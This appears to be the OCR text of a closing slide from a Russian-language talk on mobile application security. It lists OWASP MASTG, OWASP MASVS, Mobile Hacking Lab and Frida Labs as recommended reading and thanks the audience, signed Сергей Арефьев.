
Полезно почитать

OWASP Mobile Application Security Testing Guide (MASTG)

OWASP MASVS (Mobile Application Security Verification Standard)

Mobile Hacking Lab

Frida Labs



Сергей
Арефьев

Спасибо за внимание!